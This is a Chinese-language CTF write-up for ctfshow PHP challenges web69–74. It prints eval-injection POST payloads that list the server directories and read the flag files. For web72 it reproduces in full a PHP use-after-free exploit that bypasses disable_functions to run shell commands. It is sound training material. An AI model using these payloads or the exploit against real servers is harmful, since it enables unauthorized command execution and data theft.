
web69

和68一样

通过命令


```
c=$a=new DirectoryIterator('glob:///*');foreach($a as $f){echo($f->__toString()."
");}
```

对目录进行扫描



这里我们用

```
c=include("/flag.txt");
```





得到flag

web70


> **警告**： 出于安全原因，error_reporting （） 已在第 **的 /var/www/html/index.php** 行 **14**
>
> **警告**： 出于安全原因，ini_set （） 已在第 **的 /var/www/html/index.php** 行 **15**
>
> **警告**： 出于安全原因，highlight_file （） 已在第 **的 /var/www/html/index.php** 行 **21**
> 你要上天吗?

继续上一题的方法






web71



再用上次的方法发现无法读取，



发现附件里有一个index.php下载查看

```php
<?php

error_reporting(0);
ini_set('display_errors', 0);
// 你们在炫技吗?
if(isset($_POST['c'])){
        $c= $_POST['c'];
        eval($c);
        $s = ob_get_contents();
        ob_end_clean();
        echo preg_replace("/[0-9]|[a-z]/i","?",$s);
}else{
    highlight_file(__FILE__);
}

?>
```

```
你要上天吗?
```


可以看到post传入一个c

```
  echo preg_replace("/[0-9]|[a-z]/i","?",$s);
```


这句话把数字字母替换为了?

```
c=$a=new DirectoryIterator('glob:///*');foreach($a as $f){echo($f->__toString()."
");}exit(0);
```

我们可以在命令后面加上exit(0);用来跳过正则替换




```
c=include("/flag.txt");exit(0);
```




web72

下载附件，发现两个文件相同，

我们套用上一题的方法

```
c=$a=new DirectoryIterator('glob:///*');foreach($a as $f){echo($f->__toString()."
");}exit(0);
```


```
c=include("/flag0.txt");exit(0);
```



发现include无法使用

用一下群主发的exp

```
c=function ctfshow($cmd) {
    global $abc, $helper, $backtrace;

    class Vuln {
```

```
        public $a;
        public function __destruct() {
            global $backtrace;
            unset($this->a);
            $backtrace = (new Exception)->getTrace();
            if(!isset($backtrace[1]['args'])) {
                $backtrace = debug_backtrace();
            }
        }
    }

    class Helper {
        public $a, $b, $c, $d;
    }

    function str2ptr(&$str, $p = 0, $s = 8) {
        $address = 0;
        for($j = $s-1; $j >= 0; $j--) {
            $address <<= 8;
            $address |= ord($str[$p+$j]);
        }
        return $address;
    }

    function ptr2str($ptr, $m = 8) {
        $out = "";
        for ($i=0; $i < $m; $i++) {
            $out .= sprintf("%c",($ptr & 0xff));
            $ptr >>= 8;
        }
        return $out;
    }

    function write(&$str, $p, $v, $n = 8) {
        $i = 0;
        for($i = 0; $i < $n; $i++) {
            $str[$p + $i] = sprintf("%c",($v & 0xff));
            $v >>= 8;
        }
    }

    function leak($addr, $p = 0, $s = 8) {
        global $abc, $helper;
        write($abc, 0x68, $addr + $p - 0x10);
        $leak = strlen($helper->a);
        if($s != 8) { $leak %= 2 << ($s * 8) - 1; }
        return $leak;
    }

    function parse_elf($base) {
        $e_type = leak($base, 0x10, 2);

        $e_phoff = leak($base, 0x20);
        $e_phentsize = leak($base, 0x36, 2);
        $e_phnum = leak($base, 0x38, 2);

        for($i = 0; $i < $e_phnum; $i++) {
            $header = $base + $e_phoff + $i * $e_phentsize;
```

```
            $p_type  = leak($header, 0, 4);
            $p_flags = leak($header, 4, 4);
            $p_vaddr = leak($header, 0x10);
            $p_memsz = leak($header, 0x28);

            if($p_type == 1 && $p_flags == 6) {

                $data_addr = $e_type == 2 ? $p_vaddr : $base + $p_vaddr;
                $data_size = $p_memsz;
            } else if($p_type == 1 && $p_flags == 5) {
                $text_size = $p_memsz;
            }
        }

        if(!$data_addr || !$text_size || !$data_size)
            return false;

        return [$data_addr, $text_size, $data_size];
    }

    function get_basic_funcs($base, $elf) {
        list($data_addr, $text_size, $data_size) = $elf;
        for($i = 0; $i < $data_size / 8; $i++) {
            $leak = leak($data_addr, $i * 8);
            if($leak - $base > 0 && $leak - $base < $data_addr - $base) {
                $deref = leak($leak);

                if($deref != 0x746e6174736e6f63)
                    continue;
            } else continue;

            $leak = leak($data_addr, ($i + 4) * 8);
            if($leak - $base > 0 && $leak - $base < $data_addr - $base) {
                $deref = leak($leak);

                if($deref != 0x786568326e6962)
                    continue;
            } else continue;

            return $data_addr + $i * 8;
        }
    }

    function get_binary_base($binary_leak) {
        $base = 0;
        $start = $binary_leak & 0xfffffffffffff000;
        for($i = 0; $i < 0x1000; $i++) {
            $addr = $start - 0x1000 * $i;
            $leak = leak($addr, 0, 7);
            if($leak == 0x10102464c457f) {
                return $addr;
            }
        }
    }

    function get_system($basic_funcs) {
        $addr = $basic_funcs;
        do {
```

```
            $f_entry = leak($addr);
            $f_name = leak($f_entry, 0, 6);

            if($f_name == 0x6d6574737973) {
                return leak($addr + 8);
            }
            $addr += 0x20;
        } while($f_entry != 0);
        return false;
    }

    function trigger_uaf($arg) {

        $arg =
str_shuffle('AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAA');
        $vuln = new Vuln();
        $vuln->a = $arg;
    }

    if(stristr(PHP_OS, 'WIN')) {
        die('This PoC is for *nix systems only.');
    }

    $n_alloc = 10;
    $contiguous = [];
    for($i = 0; $i < $n_alloc; $i++)
        $contiguous[] =
str_shuffle('AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAA');

    trigger_uaf('x');
    $abc = $backtrace[1]['args'][0];

    $helper = new Helper;
    $helper->b = function ($x) { };

    if(strlen($abc) == 79 || strlen($abc) == 0) {
        die("UAF failed");
    }

    $closure_handlers = str2ptr($abc, 0);
    $php_heap = str2ptr($abc, 0x58);
    $abc_addr = $php_heap - 0xc8;

    write($abc, 0x60, 2);
    write($abc, 0x70, 6);

    write($abc, 0x10, $abc_addr + 0x60);
    write($abc, 0x18, 0xa);

    $closure_obj = str2ptr($abc, 0x20);

    $binary_leak = leak($closure_handlers, 8);
    if(!($base = get_binary_base($binary_leak))) {
        die("Couldn't determine binary base address");
    }
```

```
    if(!($self = parse_elf($base))) {
        die("Couldn't parse ELF header");
    }

    if(!($basic_funcs = get_basic_funcs($base, $self))) {
        die("Couldn't get basic_functions address");
    }

    if(!($zif_system = get_system($basic_funcs))) {
        die("Couldn't get zif_system address");
    }


    $fake_obj_offset = 0xd0;
    for($i = 0; $i < 0x110; $i += 8) {
        write($abc, $fake_obj_offset + $i, leak($closure_obj, $i));
    }

    write($abc, 0x20, $abc_addr + $fake_obj_offset);
    write($abc, 0xd0 + 0x38, 1, 4);
    write($abc, 0xd0 + 0x68, $zif_system);

    ($helper->b)($cmd);
    exit();
}

ctfshow("cat /flag0.txt");ob_end_flush();
#需要通过url编码哦
```

我们直接将上文通过post，经过url编码后传入

得到flag

我们就可以通过修改


```
ctfshow("cat /flag0.txt");ob_end_flush();
```

中的值达到命令执行

---

web73

我们可以用上一题的exp直接执行一下看看




发现没法用

在用之前的方法

```
c=$a=new DirectoryIterator('glob:///*');foreach($a as $f){echo($f->__toString()."
");}exit(0);
```


```
c=include("/flagc.txt");exit(0);
```

这次include可以使用了



web74

和上一题的payload一样，本题中的flag文件为flagx.txt

